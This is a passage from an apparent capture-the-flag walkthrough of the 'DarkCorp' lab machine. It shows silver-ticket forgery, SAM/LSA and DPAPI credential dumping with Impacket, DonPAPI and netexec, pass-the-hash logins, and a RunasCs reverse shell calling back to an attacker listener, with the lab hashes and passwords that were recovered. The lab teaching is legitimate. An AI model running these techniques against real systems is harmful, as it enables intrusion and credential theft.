1109: darkcorp\linux_admins (SidTypeGroup)
1110: darkcorp\gpo_manager (SidTypeGroup)
1601: darkcorp\DRIP$ (SidTypeUser)
Now ticketer.py can make a ticket:
oxdf@hacky$ ticketer.py -nthash 8f33c7fc7ff515c1f358e488fbb8b675 -domain darkcorp.htb -domain-sid S-1-5-21-3432610366-2163336488-3604236847 -spn cifs/web-01.darkcorp.htb Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for darkcorp.htb/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
That ticket can auth as the local administrator account to WEB-01:
oxdf@hacky$ KRB5CCNAME=Administrator.ccache proxychains netexec smb web-01.darkcorp.htb -k --use-kcache
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... web-01.darkcorp.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... web-01.darkcorp.htb:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... web-01.darkcorp.htb:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... web-01.darkcorp.htb:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... web-01.darkcorp.htb:445 ... OK
SMB web-01.darkcorp.htb 445 WEB-01 Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... web-01.darkcorp.htb:445 ... OK
SMB web-01.darkcorp.htb 445 WEB-01 [+] DARKCORP.HTB\Administrator from ccache (Pwn3d!)
Administrator
Dump Local Hashes
Armed with a Kerberos ticket as the machine account, I’ll dump the local hashes to get more access to WEB-01:
oxdf@hacky$ KRB5CCNAME=Administrator.ccache proxychains secretsdump.py -k web-01.darkcorp.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  web-01.darkcorp.htb:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4cf6d0e998d53752d088e233abb4bed6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:88d84ec08dad123eb04a060a74053f21:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
DARKCORP.HTB/svc_acc:$DCC2$10240#svc_acc#3a5485946a63220d3c4b118b36361dbb: (2025-10-15 00:46:21)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
darkcorp\WEB-01$:plain_password_hex:4100520044006c002600710072005a00640022007400230061003d004f00520063005e006b006e004f005d00270034004b0041003a003900390074006200320031006a0040005a004f004f005c004b003b00760075006600210063004f0075002f003c0072005d0043004c004a005800250075006c002d00440064005f006b00380038002c00270049002c0046004000680027003b004500200021003b0042004d005f0064003b0066002300700068005500440069002f0054002300320022005f004c0056004c003c0049006f002600480076002c005d00610034005500470077004a0076005f003400740054004800
darkcorp\WEB-01$:aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1004cecdc9b33080d25a4a29126d4590eb555c5f
dpapi_userkey:0x7f3f9f871ea1dafaea01ae4ccf6e3f7ee535e472
[*] NL$KM
 0000   DD C9 21 14 B9 23 69 1B  D8 BE FD 57 6B 3C 3E E1   ..!..#i....Wk<>.
 0010   9D 3D 3F 74 82 AF 75 33  FD 74 61 6E B7 24 55 AF   .=?t..u3.tan.$U.
 0020   6F 61 A0 BC 2B 2A 86 CF  6E EC E0 D3 37 98 FE E5   oa..+*..n...7...
 0030   14 54 7D A9 A6 45 19 37  F1 20 24 4B 18 43 19 72   .T}..E.7. $K.C.r
NL$KM:ddc92114b923691bd8befd576b3c3ee19d3d3f7482af7533fd74616eb72455af6f61a0bc2b2a86cf6eece0d33798fee514547da9a6451937f120244b18431972
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Shell
I’ll use that hash to get a shell on WEB-01:
oxdf@hacky$ proxychains evil-winrm-py -i web-01 -u administrator -H 88d84ec08dad123eb04a060a74053f21
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.4.1

[*] Connecting to 'web-01:5985' as 'administrator'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  web-01:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  web-01:5985  ...  OK
evil-winrm-py PS C:\Users\Administrator\Documents>
And grab user.txt:
evil-winrm-py PS C:\Users\Administrator\Desktop> cat user.txt
da2e66e0************************
Auth as john.w@darkcorp.htb
Enumeration
Home Directories
There are no other user home directories on this host:
evil-winrm-py PS C:\Users> ls

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/16/2025  10:47 AM                .NET v4.5
d-----         1/16/2025  10:47 AM                .NET v4.5 Classic
d-----          2/3/2025   1:21 PM                Administrator
d-r---         1/15/2025   4:11 PM                Public
Besides user.txt, there’s an interesting .exe file and a cleanup.ps1 script in the Administrator’s directory:
evil-winrm-py PS C:\Users\Administrator> tree /f .
Folder PATH listing
Volume serial number is 00000201 E2B2:45D5
C:\USERS\ADMINISTRATOR
¦   HTB-Stability.exe
¦
+---3D Objects
+---Contacts
+---Desktop
¦       user.txt
¦
+---Documents
¦   +---cleanup
¦   ¦       cleanup.ps1
¦   ¦
¦   +---WindowsPowerShell
¦       +---Scripts
¦           +---InstalledScriptInfos
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
+---Searches
+---Videos
All the PowerShell does it restart the w3svc service if it isn’t running:
$service = Get-Service -Name "w3svc"
if ($service.Status -ne "Running") {
        Restart-Service -Name "w3svc"
}
The binary says it’s not a part of the path:
evil-winrm-py PS C:\Users\Administrator> .\HTB-Stability.exe
ATTN: This is not part of the path and only serves as a stability purpose
Reversing this binary could be an interesting exercise, but I didn’t have time to do it as a Beyond Root section.
Scheduled Tasks
The existence of this script suggest that it runs as a scheduled task. I’ll get Claude to make me a PowerShell line to dump scheduled tasks, and find that both the script and the executable are running with tasks:
evil-winrm-py PS C:\> Get-ScheduledTask | Where-Object {$_.State -ne "Disabled"} | Select-Object TaskName, @{Name="User";Expression={$_.Principal.UserId}}, @{Name="Command";Expr
ession={($_.Actions.Execute + " " + $_.Actions.Arguments).Trim()}} | Format-Table -AutoSize

TaskName                                          User            Command
--------                                          ----            -------
CleanupScript                                     Administrator   powershell.exe -File "C:\Users\Administrator\Docume...
HTB-Stability                                     SYSTEM          C:\Users\Administrator\HTB-Stability.exe restore
.NET Framework NGEN v4.0.30319                    SYSTEM
.NET Framework NGEN v4.0.30319 64                 SYSTEM
AD RMS Rights Policy Template Management (Manual)
EDP Policy Manager                                LOCAL SERVICE
SystemTask                                        SYSTEM
UserTask
UserTask-Roam
ProactiveScan                                     SYSTEM
SyspartRepair                                     SYSTEM          %windir%\system32\bcdboot.exe %windir% /sysrepair
Consolidator                                      SYSTEM          %SystemRoot%\System32\wsqmcons.exe
Data Integrity Check And Scan                     SYSTEM
Data Integrity Scan                               SYSTEM
Data Integrity Scan for Crash Recovery            SYSTEM
ScheduledDefrag                                   SYSTEM          %windir%\system32\defrag.exe -c -h -k -g -$
Device                                            SYSTEM          %windir%\system32\devicecensus.exe SystemCxt
Device User                                                       %windir%\system32\devicecensus.exe UserCxt
MDMMaintenenceTask                                SYSTEM          %windir%\system32\MDMAgent.exe
ExploitGuard MDM policy Refresh                   SYSTEM
ReconcileFeatures                                 SYSTEM
UsageDataFlushing                                 SYSTEM
UsageDataReporting                                SYSTEM
RefreshCache                                      SYSTEM
LPRemove                                          SYSTEM          %windir%\system32\lpremove.exe
GatherNetworkInfo                                                 %windir%\system32\gatherNetworkInfo.vbs
Secure-Boot-Update                                SYSTEM
Sqm-Tasks                                         SYSTEM
Device Install Group Policy                       SYSTEM
Device Install Reboot Required
Sysprep Generalize Drivers                        SYSTEM          %SystemRoot%\System32\drvinst.exe 6
RegIdleBackup                                     SYSTEM
CleanupOldPerfLogs                                SYSTEM          %systemroot%\system32\cscript.exe /B /nologo %syste...
StartComponentCleanup                             SYSTEM
CreateObjectTask                                  SYSTEM
UpdateUserPictureTask
Configuration                                     SYSTEM          %systemroot%\system32\cmd.exe /d /c %systemroot%\sy...
SvcRestartTask                                    NETWORK SERVICE
SpaceAgentTask                                    SYSTEM          %windir%\system32\SpaceAgent.exe
SpaceManagerTask                                  SYSTEM          %windir%\system32\spaceman.exe /Work
MaintenanceTasks                                  SYSTEM          %windir%\system32\rundll32.exe %windir%\system32\Wi...
Storage Tiers Management Initialization           SYSTEM
MsCtfMonitor
SynchronizeTime                                   LOCAL SERVICE   %windir%\system32\sc.exe start w32time task_started
SynchronizeTimeZone                               SYSTEM          %windir%\system32\tzsync.exe
Tpm-HASCertRetr                                   SYSTEM
Tpm-Maintenance                                   SYSTEM
Report policies                                   SYSTEM          %systemroot%\system32\usoclient.exe ReportPolicies
Schedule Scan                                     SYSTEM          %systemroot%\system32\usoclient.exe StartScan
Schedule Scan Static Task                         SYSTEM          %systemroot%\system32\usoclient.exe StartScan
USO_UxBroker                                      SYSTEM          %systemroot%\system32\MusNotification.exe
UUS Failover Task                                 SYSTEM          %systemroot%\system32\failover.exe
ResolutionHost
Windows Defender Cache Maintenance                SYSTEM          C:\ProgramData\Microsoft\Windows Defender\Platform\...
Windows Defender Cleanup                          SYSTEM          C:\ProgramData\Microsoft\Windows Defender\Platform\...
Windows Defender Scheduled Scan                   SYSTEM          C:\ProgramData\Microsoft\Windows Defender\Platform\...
Windows Defender Verification                     SYSTEM          C:\ProgramData\Microsoft\Windows Defender\Platform\...
QueueReporting                                    SYSTEM          %windir%\system32\wermgr.exe -upload
BfeOnServiceStartTypeChange                       SYSTEM          %windir%\system32\rundll32.exe bfe.dll,BfeOnService...
Refresh Group Policy Cache                        SYSTEM
Scheduled Start                                   SYSTEM          C:\Windows\system32\sc.exe start wuauserv
CacheTask
The top line shows the PowerShell script running as administrator. The second line is running the HTB-Stability.exe binary.
The “CleanupScript” task is set to run every two minutes according to it’s description:
evil-winrm-py PS C:\> Get-ScheduledTask -TaskName "CleanupScript" | Format-List *

State                 : Ready
Actions               : {MSFT_TaskExecAction}
Author                : darkcorp\Administrator
Date                  : 2025-01-20T14:01:13.0140782
Description           : Cleanup every 2 mins
Documentation         :
Principal             : MSFT_TaskPrincipal2
SecurityDescriptor    :
Settings              : MSFT_TaskSettings3
Source                :
TaskName              : CleanupScript
TaskPath              : \
Triggers              : {MSFT_TaskDailyTrigger}
URI                   : \CleanupScript
Version               :
PSComputerName        :
CimClass              : Root/Microsoft/Windows/TaskScheduler:MSFT_ScheduledTask
CimInstanceProperties : {Actions, Author, Date, Description...}
CimSystemProperties   : Microsoft.Management.Infrastructure.CimSystemProperties
Digging a bit deeper to confirm this:
evil-winrm-py PS C:\> $task = Get-ScheduledTask -TaskName "CleanupScript"
evil-winrm-py PS C:\> $task.Triggers | Format-List *
Enabled               : True
EndBoundary           :
ExecutionTimeLimit    : PT5M
Id                    :
Repetition            : MSFT_TaskRepetitionPattern
StartBoundary         : 2025-01-20T14:00:09
DaysInterval          : 1
RandomDelay           :
PSComputerName        :
CimClass              : Root/Microsoft/Windows/TaskScheduler:MSFT_TaskDailyTrigger
CimInstanceProperties : {Enabled, EndBoundary, ExecutionTimeLimit, Id...}
CimSystemProperties   : Microsoft.Management.Infrastructure.CimSystemProperties
evil-winrm-py PS C:\> $task.Triggers.Repetition | Format-List *
Duration              :
Interval              : PT2M
StopAtDurationEnd     : False
PSComputerName        :
CimClass              : Root/Microsoft/Windows/TaskScheduler:MSFT_TaskRepetitionPattern
CimInstanceProperties : {Duration, Interval, StopAtDurationEnd}
CimSystemProperties   : Microsoft.Management.Infrastructure.CimSystemProperties
The Interval of PT2M says it will run every two minutes.
Modules
Looking at the installed modules, the first line is CredentialManager:
evil-winrm-py PS C:\> Get-Module -ListAvailable

    Directory: C:\Program Files\WindowsPowerShell\Modules

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Binary     2.0        CredentialManager                   {Get-StoredCredential, New-StoredCredential, Remove-StoredC...
Script     1.0.1      Microsoft.PowerShell.Operation.V... {Get-OperationValidation, Invoke-OperationValidation}
Binary     1.0.0.1    PackageManagement                   {Find-Package, Get-Package, Get-PackageProvider, Get-Packag...
Script     3.4.0      Pester                              {Describe, Context, It, Should...}
Script     1.0.0.1    PowerShellGet                       {Install-Module, Find-Module, Save-Module, Update-Module...}
Script     2.0.0      PSReadline                          {Get-PSReadLineKeyHandler, Set-PSReadLineKeyHandler, Remove...

    Directory: C:\Windows\system32\WindowsPowerShell\v1.0\Modules

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Manifest   2.0.0.0    AppLocker                           {Get-AppLockerFileInformation, Get-AppLockerPolicy, New-App...
Manifest   2.0.1.0    Appx                                {Add-AppxPackage, Get-AppxPackage, Get-AppxPackageManifest,...
Manifest   1.0        BestPractices                       {Get-BpaModel, Get-BpaResult, Invoke-BpaModel, Set-BpaResult}
Manifest   2.0.0.0    BitsTransfer                        {Add-BitsFile, Complete-BitsTransfer, Get-BitsTransfer, Rem...
Manifest   1.0.0.0    BranchCache                         {Add-BCDataCacheExtension, Clear-BCCache, Disable-BC, Disab...
Manifest   1.0.0.0    CimCmdlets                          {Get-CimAssociatedInstance, Get-CimClass, Get-CimInstance, ...
Manifest   1.0        ConfigCI                            {Get-SystemDriver, New-CIPolicyRule, New-CIPolicy, Get-CIPo...
Manifest   1.0        ConfigDefender                      {Get-MpPreference, Set-MpPreference, Add-MpPreference, Remo...
Manifest   1.0        ConfigDefenderPerformance           {New-MpPerformanceRecording, Get-MpPerformanceReport}
Manifest   1.0        Defender                            {Get-MpPreference, Set-MpPreference, Add-MpPreference, Remo...
Manifest   1.0.3.0    DeliveryOptimization                {Get-DeliveryOptimizationLog, Get-DeliveryOptimizationLogAn...
Manifest   1.0.0.0    DirectAccessClientComponents        {Disable-DAManualEntryPointSelection, Enable-DAManualEntryP...
Script     3.0        Dism                                {Add-AppxProvisionedPackage, Add-WindowsDriver, Add-Windows...
Manifest   1.0.0.0    DnsClient                           {Resolve-DnsName, Clear-DnsClientCache, Get-DnsClient, Get-...
Manifest   1.0.0.0    EventTracingManagement              {Start-EtwTraceSession, New-EtwTraceSession, Get-EtwTraceSe...
Script     2020.6.... Get-NetView                         Get-NetView
Script     1.1.0.0    IISAdministration                   {Get-IISAppPool, Start-IISCommitDelay, Stop-IISCommitDelay,...
Manifest   2.0.0.0    International                       {Get-WinDefaultInputMethodOverride, Set-WinDefaultInputMeth...
Manifest   1.0.0.0    iSCSI                               {Get-IscsiTargetPortal, New-IscsiTargetPortal, Remove-Iscsi...
Manifest   2.0.0.0    IscsiTarget                         {Add-ClusteriSCSITargetServerRole, Add-IscsiVirtualDiskTarg...
Manifest   1.0.0.0    Kds                                 {Add-KdsRootKey, Get-KdsRootKey, Test-KdsRootKey, Set-KdsCo...
Script     1.0.0.0    LAPS                                {Find-LapsADExtendedRights, Get-LapsADPassword, Invoke-Laps...
Manifest   1.0.1.0    Microsoft.PowerShell.Archive        {Compress-Archive, Expand-Archive}
Manifest   3.0.0.0    Microsoft.PowerShell.Diagnostics    {Get-WinEvent, Get-Counter, Import-Counter, Export-Counter...}
Manifest   3.0.0.0    Microsoft.PowerShell.Host           {Start-Transcript, Stop-Transcript}
Manifest   1.0.0.0    Microsoft.PowerShell.LocalAccounts  {Add-LocalGroupMember, Disable-LocalUser, Enable-LocalUser,...
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Content, Clear-Content, Clear-ItemProperty, Join-Path...}
Script     1.0        Microsoft.PowerShell.ODataUtils     Export-ODataEndpointProxy
Manifest   3.0.0.0    Microsoft.PowerShell.Security       {Get-Acl, Set-Acl, Get-PfxCertificate, Get-Credential...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Format-List, Format-Custom, Format-Table, Format-Wide...}
Script     2.0.0.0    Microsoft.ServerCore.SConfig        {Invoke-SConfig, Invoke-SConfigLogon, Get-SConfig, Set-SCon...
Manifest   3.0.0.0    Microsoft.WSMan.Management          {Disable-WSManCredSSP, Enable-WSManCredSSP, Get-WSManCredSS...
Manifest   1.0        MMAgent                             {Disable-MMAgent, Enable-MMAgent, Set-MMAgent, Get-MMAgent...}
Manifest   1.0.0.0    MsDtc                               {New-DtcDiagnosticTransaction, Complete-DtcDiagnosticTransa...
Manifest   2.0.0.0    NetAdapter                          {Disable-NetAdapter, Disable-NetAdapterBinding, Disable-Net...
Manifest   1.0.0.0    NetConnection                       {Get-NetConnectionProfile, Set-NetConnectionProfile}
Manifest   1.0.0.0    NetEventPacketCapture               {New-NetEventSession, Remove-NetEventSession, Get-NetEventS...
Manifest   2.0.0.0    NetLbfo                             {Add-NetLbfoTeamMember, Add-NetLbfoTeamNic, Get-NetLbfoTeam...
Manifest   1.0.0.0    NetNat                              {Get-NetNat, Get-NetNatExternalAddress, Get-NetNatStaticMap...
Manifest   2.0.0.0    NetQos                              {Get-NetQosPolicy, Set-NetQosPolicy, Remove-NetQosPolicy, N...
Manifest   2.0.0.0    NetSecurity                         {Get-DAPolicyChange, New-NetIPsecAuthProposal, New-NetIPsec...
Manifest   1.0.0.0    NetSwitchTeam                       {New-NetSwitchTeam, Remove-NetSwitchTeam, Get-NetSwitchTeam...
Manifest   1.0.0.0    NetTCPIP                            {Get-NetIPAddress, Get-NetIPInterface, Get-NetIPv4Protocol,...
Manifest   1.0.0.0    NetworkConnectivityStatus           {Get-DAConnectionStatus, Get-NCSIPolicyConfiguration, Reset...
Manifest   1.0.0.0    NetworkTransition                   {Add-NetIPHttpsCertBinding, Disable-NetDnsTransitionConfigu...
Manifest   1.0        NFS                                 {Get-NfsMappedIdentity, Get-NfsNetgroup, Install-NfsMapping...
Manifest   1.0.0.0    PcsvDevice                          {Get-PcsvDevice, Start-PcsvDevice, Stop-PcsvDevice, Restart...
Binary     1.0.0.0    PersistentMemory                    {Get-PmemDisk, Get-PmemPhysicalDevice, Get-PmemUnusedRegion...
Manifest   1.0.0.0    PKI                                 {Add-CertificateEnrollmentPolicyServer, Export-Certificate,...
Manifest   1.0.0.0    PlatformIdentifier                  Get-PlatformIdentifier
Manifest   1.0.0.0    PnpDevice                           {Get-PnpDevice, Get-PnpDeviceProperty, Enable-PnpDevice, Di...
Manifest   1.1        PrintManagement                     {Add-Printer, Add-PrinterDriver, Add-PrinterPort, Get-Print...
Binary     1.0.12     ProcessMitigations                  {Get-ProcessMitigation, Set-ProcessMitigation, ConvertTo-Pr...
Manifest   1.1        PSDesiredStateConfiguration         {Set-DscLocalConfigurationManager, Start-DscConfiguration, ...
Script     1.0.0.0    PSDiagnostics                       {Disable-PSTrace, Disable-PSWSManCombinedTrace, Disable-WSM...
Binary     1.1.0.0    PSScheduledJob                      {New-JobTrigger, Add-JobTrigger, Remove-JobTrigger, Get-Job...
Manifest   2.0.0.0    PSWorkflow                          {New-PSWorkflowExecutionOption, New-PSWorkflowSession, nwsn}
Manifest   1.0.0.0    PSWorkflowUtility                   Invoke-AsWorkflow
Manifest   2.0.0.0    RemoteDesktop                       {Get-RDCertificate, Set-RDCertificate, New-RDCertificate, N...
Manifest   1.0.0.0    ScheduledTasks                      {Get-ScheduledTask, Set-ScheduledTask, Register-ScheduledTa...
Manifest   2.0.0.0    SecureBoot                          {Confirm-SecureBootUEFI, Set-SecureBootUEFI, Get-SecureBoot...
Manifest   1.0.0.0    SecurityCmdlets                     {Backup-SecurityPolicy, Restore-SecurityPolicy, Backup-Audi...
Script     1.0.0.0    ServerCore                          {Get-DisplayResolution, Set-DisplayResolution}
Script     2.0.0.0    ServerManager                       {Get-WindowsFeature, Install-WindowsFeature, Uninstall-Wind...
Cim        1.0.0.0    ServerManagerTasks                  {Get-SMCounterSample, Get-SMPerformanceCollector, Start-SMP...
Manifest   2.0.0.0    SmbShare                            {Get-SmbShare, Remove-SmbShare, Set-SmbShare, Block-SmbShar...
Manifest   2.0.0.0    SmbWitness                          {Get-SmbWitnessClient, Move-SmbWitnessClient, gsmbw, msmbw...}
Manifest   2.0.0.0    SoftwareInventoryLogging            {Get-SilComputer, Get-SilComputerIdentity, Get-SilSoftware,...
Manifest   2.0.0.0    Storage                             {Add-InitiatorIdToMaskingSet, Add-PartitionAccessPath, Add-...
Manifest   1.0.0.0    StorageBusCache                     {Clear-StorageBusDisk, Disable-StorageBusCache, Disable-Sto...
Manifest   2.0.0.0    TLS                                 {New-TlsSessionTicketKey, Enable-TlsSessionTicketKey, Disab...
Manifest   2.0.0.0    TrustedPlatformModule               {Get-Tpm, Initialize-Tpm, Clear-Tpm, Unblock-Tpm...}
Manifest   1.0.0.0    UserAccessLogging                   {Enable-Ual, Disable-Ual, Get-Ual, Get-UalDns...}
Script     1.0.0.0    VMDirectStorage                     {Get-VMDirectVirtualDisk, Add-VMDirectVirtualDisk, Remove-V...
Manifest   2.0.0.0    VpnClient                           {Add-VpnConnection, Set-VpnConnection, Remove-VpnConnection...
Manifest   1.0.0.0    Wdac                                {Get-OdbcDriver, Set-OdbcDriver, Get-OdbcDsn, Add-OdbcDsn...}
Manifest   1.0.0.0    WebAdministration                   {Start-WebCommitDelay, Stop-WebCommitDelay, Get-WebConfigur...
Manifest   2.0.0.0    Whea                                {Get-WheaMemoryPolicy, Set-WheaMemoryPolicy}
Script     1.0        WindowsErrorReporting               {Enable-WindowsErrorReporting, Disable-WindowsErrorReportin...
Manifest   1.0.0.0    WindowsUpdate                       Get-WindowsUpdateLog
Script     1.0.0.0    WinHttpProxy                        {Get-WinhttpProxy, Export-WinhttpProxy, Reset-WinhttpProxy,...
Because there is a scheduled task running as the local Administrator user, that accounts creds must be saved along with it. If this were a domain account I was interested in, as local admin, I could run scheduled tasks as this user, but that doesn’t get me much here.
DPAPI Keys
The CredentialManager module provides access to saved credentials in the Windows Credential Vault using DPAPI. The Get-StoredCredential commandlet will return credential objects, but it doesn’t work with the session I have here:
evil-winrm-py PS C:\> Get-StoredCredential
CredEnumerate failed with the error code 1312.
There are no credentials stored in the Administrator’s home directory, but there is a DPAPI key:
evil-winrm-py PS C:\Users\Administrator\AppData\Roaming\Microsoft> ls -force Credentials
evil-winrm-py PS C:\Users\Administrator\AppData\Roaming\Microsoft> ls -force Protect

    Directory: C:\Users\Administrator\AppData\Roaming\Microsoft\Protect

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-         1/15/2025   4:11 PM                S-1-5-21-2988385993-1727309239-2541228647-500
-a-hs-         1/15/2025   4:11 PM            168 CREDHIST
-a-hs-         1/15/2025   4:11 PM             76 SYNCHIST
CREDHIST stores the users old passwords. The SID is the directory with the keys. There are three:
evil-winrm-py PS C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-2988385993-1727309239-2541228647-500> ls -force

    Directory: C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-2988385993-1727309239-2541228647-500

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         1/15/2025   4:11 PM            468 189c6409-5515-4114-81d2-6dde4d6912ce
-a-hs-        10/14/2025   5:53 PM            468 46caa57b-6bf4-40fa-bc8d-02b5588004ac
-a-hs-         1/16/2025  10:35 AM            468 6037d071-cac5-481e-9e08-c4296c0a7ff7
-a-hs-        10/14/2025   5:53 PM             24 Preferred
Recover Admin Passwords
Via DonPAPI / netexec
DonPAPI is a really nice tool for exfiling credentials from a compromised host. I’ll install it using uv tool install donpapi (see my uv cheatsheet), and then run it with the Administrator ticket and proxychains:
oxdf@hacky$ KRB5CCNAME=Administrator.ccache proxychains -q DonPAPI collect -k --no-pass -t WEB-01.darkcorp.htb
[💀] [+] DonPAPI Version 2.0.1
[💀] [+] Output directory at /home/oxdf/.donpapi
[💀] [+] Loaded 1 targets
[💀] [+] Recover file available at /home/oxdf/.donpapi/recover/recover_1760525489
[WEB-01.darkcorp.htb] [+] Starting gathering credz
[WEB-01.darkcorp.htb] [+] Dumping SAM
[WEB-01.darkcorp.htb] [$] [SAM] Got 4 accounts
[WEB-01.darkcorp.htb] [+] Dumping LSA
[WEB-01.darkcorp.htb] [+] Dumping User and Machine masterkeys
[WEB-01.darkcorp.htb] [$] [DPAPI] Got 5 masterkeys
[WEB-01.darkcorp.htb] [+] Dumping User Chromium Browsers
[WEB-01.darkcorp.htb] [+] Dumping User and Machine Certificates
[WEB-01.darkcorp.htb] [+] Dumping User and Machine Credential Manager
[WEB-01.darkcorp.htb] [$] [CredMan] [SYSTEM] Domain:batch=TaskScheduler:Task:{7D87899F-85ED-49EC-B9C3-8249D246D1D6} - WEB-01\Administrator:But_Lying_Aid9!
[WEB-01.darkcorp.htb] [+] Gathering recent files and desktop files
[WEB-01.darkcorp.htb] [+] Dumping User Firefox Browser
[WEB-01.darkcorp.htb] [+] Dumping MobaXterm credentials
[WEB-01.darkcorp.htb] [+] Dumping MRemoteNg Passwords
[WEB-01.darkcorp.htb] [+] Dumping User's RDCManager
[WEB-01.darkcorp.htb] [+] Dumping SCCM Credentials
[WEB-01.darkcorp.htb] [+] Dumping User and Machine Vaults
[WEB-01.darkcorp.htb] [+] Dumping VNC Credentials
[WEB-01.darkcorp.htb] [+] Dumping Wifi profiles
DonPAPI running against 1 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
It dumps the password for Administrator, “But_Lying_Aid9!” from the scheduled task.
I can do the same thing with netexec:
oxdf@hacky$ KRB5CCNAME=Administrator.ccache proxychains -q netexec smb 172.16.20.2 -u administrator --use-kcache --dpapi
SMB 172.16.20.2 445 WEB-01 Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
SMB 172.16.20.2 445 WEB-01 [+] DARKCORP.HTB\administrator from ccache (Pwn3d!)
SMB 172.16.20.2 445 WEB-01 Collecting DPAPI masterkeys, grab a coffee and be patient...
SMB 172.16.20.2 445 WEB-01 [+] Got 5 decrypted masterkeys. Looting secrets...
SMB 172.16.20.2 445 WEB-01 [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{7D87899F-85ED-49EC-B9C3-8249D246D1D6} - WEB-01\Administrator:But_Lying_Aid9!
This is the local admin password:
oxdf@hacky$ proxychains -q netexec smb 172.16.20.2 -u administrator -p But_Lying_Aid9! --local-auth
SMB 172.16.20.2 445 WEB-01 Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
SMB 172.16.20.2 445 WEB-01 [+] WEB-01\administrator:But_Lying_Aid9! (Pwn3d!)
I’ll use RunasCs.exe to get a shell with full context:
evil-winrm-py PS C:\programdata> .\RunasCs.exe administrator 'But_Lying_Aid9!' cmd.exe -r 10.10.14.8:443

[+] Running in session 0 with process function CreateProcessWithTokenW()
[+] Using Station\Desktop: Service-0x0-4cccc1$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 96 created in background.
At nc:
oxdf@hacky$ rlwrap -cAr nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.54 51862
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
I’ll switch to PowerShell and get the credential:
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> $cred = Get-StoredCredential
PS C:\Windows\system32> $cred.GetNetworkCredential().Username
Administrator
PS C:\Windows\system32> $cred.GetNetworkCredential().Password
Pack_Beneath_Solid9!
This is clearly not the current password for Administrator. It must be an older one.
I can also just use netexec again authenticating with the password and it now gets the second password:
oxdf@hacky$ proxychains -q netexec smb 172.16.20.2 -u administrator -p 'But_Lying_Aid9!' --local-auth --dpapi
SMB 172.16.20.2 445 WEB-01 Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:WEB-01) (signing:False) (SMBv1:False)
SMB 172.16.20.2 445 WEB-01 [+] WEB-01\administrator:But_Lying_Aid9! (Pwn3d!)
SMB 172.16.20.2 445 WEB-01 Collecting DPAPI masterkeys, grab a coffee and be patient...
SMB 172.16.20.2 445 WEB-01 [+] Got 7 decrypted masterkeys. Looting secrets...
